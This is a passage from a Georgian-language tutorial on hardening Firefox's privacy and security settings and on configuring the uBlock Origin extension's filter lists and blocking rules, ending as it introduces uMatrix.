
Firefox Data Collection and Use

გაძლევთ არჩევანს, თუ რა მონაცემები შეიძლება გაიგზავნოს Mozila-სთან. შეეცადეთ, მინიმალური ინფორმაცია გააგზავნოთ.




კონფიდენციალურობის დასაცავად გამორთეთ ყველა ეს პარამეტრი.

Security - უსაფრთხოების პარამეტრების ჩართვა, ალბათ, აუცილებელია. ეს პარამეტრები დაბლოკავენ ცნობილ ჰაკერულ ყველა საიტს და შეგატყობინებენ საშიში პროგრამების ჩამოტვირთვის შესახებ.



სისტემას აქვს პარამეტრი, რომ უსაფრთხოების სერტიფიკატების მართებულობა შეამოწმოს. ეს რეჟიმიც უნდა ჩართოთ.



და ბოლოს


პარამეტრების ეს ჯგუფი საშუალებას იძლევა, ჩართოთ მხოლოდ HHTPS კავშირი. ერთი მხრივ, ეს კარგი დაცვაა, მაგრამ მეორე მხრივ - ვერ იმუშავებს საიტებთან, რომლებიც არ იყენებენ HHTPS-ს.

`Enable HTTPS-Only Mode in all Windows` - გააააქტიურებს HHTPS-ს ყველა ფანჯარაში;

`Enable HTTPS-Only Mode in private windows only` - გააააქტიურებს ყველა კონფიდენციალურ ფანჯარაში.

`Don't enable HTTPS Only Mode` - არ გააააქტიურებს ამ რეჟიმს

თუ მისამართის სტრიქონში აკრიფავთ `about:networking` - ბრაუზერი გამოიტანს ინფორმაციას ქსელში გაგზავნილი პაკეტების შესახებ.



აქ შეძლებთ შეამოწმოთ, რა პაკეტები სად იგზავნება. შეგიძლიათ გაარკვიოთ, რა ხდება? შეეცადეთ, გაარკვიოთ, რას წარმოდგენს თითოეული ეს კავშირი. აქ ნახავთ safebrowsing.google.com, რომელიც სხვადასხვა ბრაუზერს აწვდის ინფორმაციას ქსელში არსებული ჰაკერული და phishing საიტების შესახებ. სწორედ ამ სიის საშუალებით

ხდება ასეთი საიტების დაბლოკვა. ეს საკმაოდ მნიშვნელოვანი უსაფრთხოების თვისებაა და წესით, უნდა ჩართოთ. კონფიდენციალურობას რაც ეხება, Google ამბობს, რომ ყველა საიტის ჰეშირება ხდება და შესაბამისად, მათ ვერ ეცოდინებათ თქვენი მისამართი. მაგრამ თუ კონფიდენციალურობა განსაკუთრებით გაწუხებთ, მაშინ გამორთეთ Block dangerous and deceptive contents. სამწუხაროდ, safebrowsing.google.com ათავსებს cookie-ს თქვენ კომპიუტერზე, რომელსაც NSA იყენებს თვალთვალისთვის, ალბათ, ასევე იქცევიან სხვა ქვეყნების შესაბამისი უწყებებიც.

ეს საიტი https://itisatrap.org/firefox/its-an-attack.html საშუალებას გაძლევთ, შეამოწმოთ, თუ როგორ მუშაობს საიტების ბლოკირება, ხოლო ეს საიტი https://itisatrap.org/firefox/unwanted.html არის იმისთვის, რომ შეამოწმოთ, იბლოკება თუ არა Phishing საიტები.


uBlock origin -HTTP-ფილტრები

სხვადასხვა ვირუსების თუ ჰაკერული პროგრამების ჩამოტვირთვის დასაბლოკად გამოიყენება HTTP ფილტრაცია. ანუ იგი ბლოკავს ყოველგვარ ნაგავს, რასაც სხვადასხვა ვებსაიტი ჩამოტვირთავს თქვენს კომპიუტერზე. უკვე განვიხილეთ გარკვეული ფილტრაცია, რომელიც მოჰყვება Firefox-ს და ასევე, განვიხილეთ დაცვის სხვადასხვა მეთოდები - მათ შორის, დაშორებული ბრაუზინგის, ანუ ღრუბელში განთავსებული პროგრამების გამოყენება.

ახლა განვიხილავთ ბრაუზერის დამატებებს, რომლებიც დაგეხმარებიან ფილტრაციაში და უსაფრთხოების დაცვაში. მაგრამ ნუ შეეცდებით, ყველა ეს გაფართოება დააყენოთ თქვენს ბრაუზერზე. დააყენეთ მარტო ის, რაც გჭირდებათ. რაც უფრო მეტი გაფართოებები გიყენიათ, მით მეტი მეხსიერება და პროცესორის სიმძლავრე იხარჯება ბრაუზერის მუშაობისას. ასევე, რაც მეტ დამატებას დააყენებთ, უფრო ადვილად მოხდება თქვენი ბრაუზერის თითის ანაბეჭდის ამოცნობა.


პირველი გაფართოება, რომელსაც რეკომენდაციას ვუწევთ, არის uBlock origin და არა uBlock. ეს ორი სხვადასხვა პროგრამაა. ეს პროგრამა ყველას გამოადგება, შეიძლება დატოვოთ სისტემურად ნაგულისხმები პარამეტრებით ან მათი პარამეტრები შეცვალოთ და ვებ კავშირის ფილტრაცია მოახდინოთ თქვენ მიერ განსაზღვრული ფილტრებით.

ეს დამატება არ არის კომერციული პროდუქტი და ფინანსდება მოხალისეების მიერ. ეს კი კარგია, რადგან როგორც კი კომერციული ფული გაერევა საქმეში, ცხადია, რა დაიბლოკოს, არ შეირჩევა გამჭვირვალედ და სამართლიანად. ამ პროგრამის გამოყენებით მხოლოდ მომხმარებელი გადაწყვეტს, რა დაიბლოკოს და რა არ დაიბლოკოს. მსგავსი სხვა პროგრამები ძირითადად შექმნილია კომერციული ორგანიზაციების მიერ და შესაბამისად, არ არიან ისე ღია და მოქნილი, როგორც uBlock origin.




uBlock origin შეგიძლიათ განიხილოთ, როგორც HTTP Firewall, რომელიც კავშირს ფილტრავს გარკვეულ წესებზე დაყრდნობით. მართალია, ეს პროგრამა არ იყენებს მეხსიერების და პროცესორის ბევრ რესურსს, მაგრამ რაც უფრო მეტ ფილტრს დაამატებთ, ცხადია, მეტ რესურსს გამოიყენებს.

ვნახოთ, როგორ მუშაობს. ამისთვის გადავიდეთ Forbes ვებსაიტზე




როგორც ხედავთ, დაბლოკა საიტის 20 პროცენტი და 12 დომენიდან მხოლოდ 4 დარჩა შეერთებული. თუ ჩამრთველს დააჭერთ, Ublock origin ჩაირთვება ან გამოირთვება მთელი საიტისთვის. თუ დააჭერთ Ctrl ღილაკს და ჩამრთველს, მაშინ Ublock origin ჩაირთვება ან გამოირთვება მხოლოდ აქტიური ვებ გვერდისთვის.

- გიჩვენებთ ყველა ქმედებების სიას




აქ დაინახავთ, რომელი ბმულები, სკრიპტები, თუ სხვა შიგთავსი დაბლოკა Ublock origin-მა.

თუ  -ს დააჭერთ, გამოვა პარამეტრების ფანჯარა. თუ მონიშნავთ I'm an advanced user (required reading),




მაშინ დაინახავთ, რომ პროგრამა მოგაწოდებთ დამატებით ინფორმაციას:



ანუ გაჩვენებთ, რა დაიბლოკა და რა არ დაიბლოკა.

ასევე, თუ მონიშნავთ Prevent WebRTC from leaking local IP address პარამეტრს, ეს დაგიცავთ VPN ან TOR-ის გამოყენების დროს თქვენი IP მისამართის გაჟონვისაგან.


თუ გადახვალთ Filter Lists ჩანართზე,



პროგრამა გიჩვენებთ ფილტრების სიას, რომლებიც გამოიყენება ცნობილი ცუდი საიტების დასაბლოკად. **Auto-update filter list** პარამეტრი კი ავტომატურად გააახლებს ამ სიებს თქვენს კომპიუტერზე. აქ შეგიძლიათ მონიშნოთ ფილტრები, რომელთა გამოყენებაც მნიშვნელოვნად მიგაჩნიათ. მიუხედავად იმისა, რომ ეს პროგრამა მეხსიერებას ძალიან კარგად იყენებს, მაინც, რაც უფრო მეტ ფილტრს მონიშნავთ, უფრო მეტი მეხსიერება დასჭირდება პროგრამას ინფორმაციის დასამუშავებლად. თუ ვებ მისამართების უჯრაში აკრიფავთ `about:memory Firefox`, გამოგიტანთ მეხსიერების გამოყენების ინფორმაციას. ამ ინფორმაციის საშუალებით შეძლებთ დაწვრილებით განიხილოთ ყოველი ფილტრი და ისე მიიღოთ გადაწყვეტილება, ჩართოთ თუ არა.

My filters ჩანართი ცარიელია და აქ შესაძლებელია დაამატოთ თქვენი განსაზღვრული ფილტრები. რა სინტაქსით შეიყვანოთ ფილტრები კი, შეგიძლიათ იპოვოთ ბმულზე https://github.com/gorhill/ublock/wiki/Static-filter-syntax.


My rules ჩანართი კი საშუალებას გაძლევთ, განსაზღვროთ წესები




მარცხენა პანელი გიჩვენებთ მუდმივ წესებს, მარჯვენა პანელი კი გიჩვენებთ დროებით წესებს. წესების დაწერის სინტაქსის აღწერა მოთავსებულია ამ ბმულზე Dynamic filtering: rule syntax · gorhill/uBlock Wiki · GitHub

ჩანართი **Trusted sites** არის სანდო საიტების სია, ანუ Ublock origin ამ საიტებს არ დაბლოკავს. გრაფიკულ ინტერფეისში თუ განსაზღვრავთ ასეთ საიტს, იგი დაემატება ამ სიას. ეს ბმული Overview of uBlock's network filtering engine · gorhill/uBlock Wiki · GitHub გიჩვენებთ დიაგრამას, თუ როგორ ხდება ფილტრაცია პროგრამის მიერ.

თუ ისევ შევხედავთ გრაფიკულ ინტერფეისს, აქ დაინახავთ, რომ



ყოველი საიტის მარჯვნივ მოთავსებულია ორი სვეტი. მარჯვენა სვეტი არის გლობალური შეზღუდვები, ხოლო მარცხენა შეზღუდვები მხოლოდ აქტიური საიტისათვის. + და - ნიშნები აქ აღნიშნავენ, რამდენი ფილტრი თუ წესია დაშვებული თუ დაბლოკილი თითოეულ საიტზე, + აღნიშნავს დაშვებულს და - აღნიშნავს დაბლოკილს. ასევე, თუ კურსორს მიიყვანთ რომელიმე უჯრაზე, დაინახავთ რომ უჯრაში ორი ფერი გამონათდება ნაცრისფერი და წითელი. თუ წითელ ფერს დააჭერთ, შესაბამისი საიტი დაიბლოკება, თუ ამას გააკეთებთ მარცხენა სვეტში, საიტი გლობალურად ანუ ყველა სხვა საიტისთვისაც დაიბლოკება, ხოლო თუ მარჯვენა სვეტში გააკეთებთ იგივეს, დაბლოკვა მხოლოდ აქტიური საიტისათვის მოხდება. სტრიქონი all დაბლოკავს ან დაუშვებს ყველაფერს. როცა დაბლოკვის განსაზღვრას დაამთავრებთ, უნდა დააჭიროთ ჩამრთველის გვერდზე მოთავსებულ ბოქლომს  იმისათვის, რომ ეს ცვლილებები ჩაიწეროთ, ხოლო ღილაკი  გააუქმებს ჩაუწერ ქმედებებს. ბოლოს კი უნდა დააჭიროთ  ღილაკს ჩაწერილი ცვლილებების ასამუშავებლად.



ფერები საიტების სახელების მარცხენა მხარეს კი გიჩვენებთ, რომ თუ წითელია, ყველაფერი დაბლოკილია, თუ მწვანეა, ყველაფერი დაშვებულია, ხოლო თუ ყვითელია, ნაწილობრივ დაბლოკილია.

ალბათ გაგიჩნდათ კითხვა - კი მაგრამ რა დავბლოკოთ და რა დავუშვათ? როგორ მოვახერხოთ ისე, რომ საიტებმაც მაქსიმალურად კარგად იმუშაონ და თანაც დაცულები ვიყოთ. uBlock origin-ს აქვს საკმაოდ კარგი სახელმძღვანელო, რომელსაც ამ ბმულზე Blocking mode · gorhill/uBlock Wiki · GitHub იპოვნით

მე გირჩევდით, რომ დაბლოკოთ 3-rd party frames, რადგან i-frames ხშირად გამოიყენება ვირუსების გადასატანად და ჩასანერგად. ზოგიერთმა საიტმა შეიძლება კარგად არ იმუშაოს, რადგან ისინი იყენებენ ჩარჩოებს ვიდეოებისათვის. თუ დარწმუნებული ხართ, რომ საიტი სანდოა, მისთვის შეიძლება გამორთოთ ჩარჩოების დაბლოკვა.

დაბლოკეთ საიტები, რომლებიც ბევრ თვალთვალს ახორციელებენ, მაგალითად, Google, Facebook, Twitter და სხვა.


რაც უფრო მეტ საიტს დაბლოკავთ, მით მეტი საიტი არ იმუშავებს, შესაბამისად, ძალიანაც ნუ გაერთობით ყველაფრის დაბლოკვით.

uMatrix, HTTP ფილტრაცია და თვალთვალის დაბლოკვა


Ublock origin-ის ავტორმა Raymond Hill-მა შექმნა კიდევ ერთი დამატება uMatrix https://addons.mozilla.org/en-US/firefox/addon/umatrix/. ეს დამატება უფრო მცოდნე მომხმარებლებზეა გათვლილი. იგი შეიძლება Ublock origin-თან ერთადაც გამოიყენოთ. ეს 